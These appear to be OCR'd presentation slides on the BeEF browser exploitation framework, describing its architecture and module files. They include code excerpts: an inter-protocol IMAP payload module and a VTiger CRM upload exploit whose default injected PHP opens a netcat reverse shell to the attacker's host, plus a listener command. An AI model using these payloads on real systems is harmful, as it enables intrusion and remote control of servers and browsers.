
- BeEF has undergone a complete rewrite in Ruby
- Brings in some nice architecture changes, APIs, code re-use etc
- As a result, there are a number of really nice modules
- Has a fancy new console interface
- Undergoes significant automated testing (via Jenkins)
- Is now hosted at GitHub (https://github.com/beefproject)

MODULE JS BEFORE



```
var target_ip = 'IP_ADDRESS';
var target_port = '220';
var payload = "";

var scr_l = '<scr' + 'ipt\>';
var scr_r = '</scr' + 'ipt>';
var max_line_len = 23;

function add_line(cmd) {
    payload += scr_l + cmd + scr_r + "\\\n";
}

function construct_js(js) {
    add_line("a=''");

    js = js.replace(/ /g, "SP")

    for(i=0; i<js.length; i+=max_line_len) {
        add_line("a+=\\\""+js.substring(i,i+max_line_len)+"\\\"");
    }

    add_line("s=String.fromCharCode(0x20)");
    add_line("a=a.replace(/SP/g,s)");
}

var code = "";
function add_js(js) {
    code+=js+";";
}

add_js("var result_id='" + result_id + "'");

add_js("function include(script_filename) {");
add_js("var html_doc = document.getElementsByTagName('head').item(0);");
add_js("var js = document.createElement('script');");
add_js("js.src = script_filename;");
add_js("js.type = 'text/javascript';");
add_js("js.defer = true;");
add_js("html_doc.appendChild(js);");
add_js("return js;");
add_js("}");

add_js("include('" + beef_url + "' + '/hook/ipc_imap.js.php');");
construct_js(code);
add_line("eval(a)");
add_line("//__END__");
payload += "COMMAND";

var iframe = document.createElement("iframe");
iframe.setAttribute("id","iwindow");
//iframe.setAttribute("style", "visibility:hidden;");
document.body.appendChild(iframe);

function do_submit(ip, port, content) {
    myform=document.createElement("form");
```

MODULE JS AFTER



```
//
//   Copyright 2012 Wade Alcorn wade@bindshell.net
//
//   Licensed under the Apache License, Version 2.0 (the "License");
//   you may not use this file except in compliance with the License.
//   You may obtain a copy of the License at
//
//       http://www.apache.org/licenses/LICENSE-2.0
//
//   Unless required by applicable law or agreed to in writing, software
//   distributed under the License is distributed on an "AS IS" BASIS,
//   WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
//   See the License for the specific language governing permissions and
//   limitations under the License.
//
/**
 * Inter protocol IMAP module
 * Ported from BeEF-0.4.0.0 by jgaliana (Original author: Wade)
 *
 */
beef.execute(function() {

    var server = '<%= @server %>';
    var port = '<%= @port %>';
    var commands = '<%= @commands %>';

    var target = "http://" + server + ":" + port + "/abc.html";
    var iframe = beef.dom.createInvisibleIframe();

    var form = document.createElement('form');
    form.setAttribute('name', 'data');
    form.setAttribute('action', target);
    form.setAttribute('method', 'post');
    form.setAttribute('enctype', 'multipart/form-data');

    var input = document.createElement('input');
    input.setAttribute('id', 'data1')
    input.setAttribute('name', 'data1')
    input.setAttribute('type', 'hidden');
    input.setAttribute('value', commands);
    form.appendChild(input);

    iframe.contentWindow.document.body.appendChild(form);
    form.submit();

    beef.net.send("<%= @command_url %>", <%= @command_id %>, "result=IMAP4 commands sent");

});
```

BeEF Features

Extensions & Features:

: Web UI

: Console UI

: Metasploit Integration

: XSSRays

: Modular structure


: BeEF JavaScript Object

BeEF Features

Module Features:

- Interprocess communications & exploitation
- History gathering and intelligence
- Network recon (ping sweep, port scan etc)
- Host information gathering (OS, Arch)
- Browser plugin detection
- Persistence
- Exploits (RouterPWN etc)

ARCHITECTURE



ARCHITECTURE

Architecture Overview

- BeEF CS has three main components:
- The Core
- Extensions
- Command Modules

ARCHITECTURE

CORE

- Central API
- Filters
- Primary client-side JavaScript
- Server-side asset handling and web services
- Ruby extensions
- Database modelling
- Hooking methods

EXTENSIONS

Extensions

- Allows for extending The Core
- Can hook various functions and APIs

EXTENSIONS

Extension Examples

- The Console
- Metasploit Integration
- XSS Rays
- Web UI
- Event handling
- Hook Demo Pages

COMMAND MODULES

Command Modules

- Individually packaged HTML / JavaScript packages

- “The Payload”


- Several categories:
  - Browser
  - Debugging
  - Host
  - Misc.
  - Network
  - Persistence
  - Recon
  - Router

ARCHITECTURE

Command Module Examples

- Browser Information Recon
- Network Recon
- Persistence Techniques
- Exploit Delivery (browser, router etc.)
- Host Information Recon

MODULES




```
drwxr-xr-x  14 pipes  staff  476 24 Apr 19:29 .
drwxr-xr-x  17 pipes  staff  578 29 Apr 12:00 ..
drwxr-xr-x  27 pipes  staff  918 27 Apr 09:26 browser
drwxr-xr-x   6 pipes  staff  204 24 Apr 19:29 chrome_extensions
drwxr-xr-x   5 pipes  staff  170 24 Apr 19:29 debug
drwxr-xr-x  10 pipes  staff  340 24 Apr 19:29 exploits
drwxr-xr-x  16 pipes  staff  544 24 Apr 19:29 host
drwxr-xr-x   8 pipes  staff  272 24 Apr 19:29 ipec
drwxr-xr-x   3 pipes  staff  102 24 Apr 19:29 metasploit
drwxr-xr-x   6 pipes  staff  204 24 Apr 19:29 misc
drwxr-xr-x   9 pipes  staff  306 24 Apr 19:29 network
drwxr-xr-x   5 pipes  staff  170 24 Apr 19:29 persistence
drwxr-xr-x  10 pipes  staff  340 24 Apr 19:29 phonegap
drwxr-xr-x   9 pipes  staff  306 24 Apr 19:29 router
```

Module Overview

: Each module is compromised of 3 primary files:

- Configuration File (config.yaml)
- Ruby Module Code (module.rb)
- JavaScript Payload (command.js)

CONFIG.YAML




```yaml
beef:
    module:
        vtiger_crm_upload_exploit:
            enable: true
            category: "Exploits"
            name: "VTiger CRM Upload Exploit"
            description: "This module demonstrates chained exploitation. It will upload and execute a reverse bindshell. The vulnerability is exploited in the CR
            authors: ["wade", "bm", "pipes", "xntrik", "yorikv"]
            target:
                working: ["ALL"]

```

config.yaml:

- Provides some basic information
- Determines if the module is enabled
- Defines the targeting configuration
- Identifies who authored the module

MODULE.RB




```ruby
class Vtiger_crm_upload_exploit < BeEF::Core::Command

  def self.options
    time = Time.new
    weekno = case time.day
        when 1..7 then 1
        when 8..14 then 2
        when 15..21 then 3
        when 22..28 then 4
        else 5
    end

    @configuration = BeEF::Core::Configuration.instance
    beef_host = @configuration.get("beef.http.public") || @configuration.get("beef.http.host")
    return [
          {'name'=>'vtiger_url', 'ui_label' =>'Target Web Server','value'=>'http://vulnerable-vtiger.site','width'=>'400px'},
          {'name'=>'vtiger_filepath','ui_label'=>'Target Directory','value'=>'/storage/'+time.year.to_s()+'/'+time.strftime("%B")+'/week'+weekno.to_s()+'/','widt
          {'name'=>'mal_filename','ui_label'=>'Malicious Filename','value'=>rand(32**10).to_s(32),'width'=>'400px'},
          {'name'=>'mal_ext','ui_label'=>'Malicious File Extension','value'=>'PHP','width'=>'400px'},
          {'name'=>'vtiger_php','ui_label'=>'Injected PHP (must escape single quotes)','value'=>'<?php passthru("/bin/nc -e /bin/sh '+beef_host+' 8888"); ?>','ty
          {'name'=>'upload_timeout','ui_label'=>'Upload Timeout','value'=>'5000'}
    ]
  end

  def post_execute
    return if @datastore['result'].nil?

    save({'result' => @datastore['result']})
  end

end
```

module.rb:

- Defines configurable options (*self.options*)
- Defines return result actions (*post.execute*)

COMMAND.JS




```
beef.execute(function() {

    //Doing the same trick I used in detect_tor to ensure exploit runs once
    // xntrik

    if (document.getElementById('vtigerimg')) {
        return "Exploit running already";
    }

    var img = new Image();
    img.setAttribute("style","visibility:hidden");
    img.setAttribute("width","0");
    img.setAttribute("height","0");
    img.id = 'vtigerimg';

    document.body.appendChild(img);

    baseurl = "<%= @vtiger_url %>";
```

command.js:

- JavaScript payload template
- Supports eRuby variable substitution (<%= @var %>)
- Leverages the BeEF JavaScript Object (beef):

  E.g.: *beef.dom.createInvisibleIframe();*

UI VIEW



The results from executed command modules will be listed here.

VTiger CRM Upload Exploit

Description: This module demonstrates chained exploitation. It will upload and execute a reverse bindshell. The vulnerability is exploited in the CRM vtiger 5.0.4
The default PHP requires a listener, so don't forget to start one, for example: nc -l 8888.

Target Web Server: http://vulnerable-vtiger.site

Target Directory: /storage/2012/May/week1/

Malicious Filename: v7qgs817e0

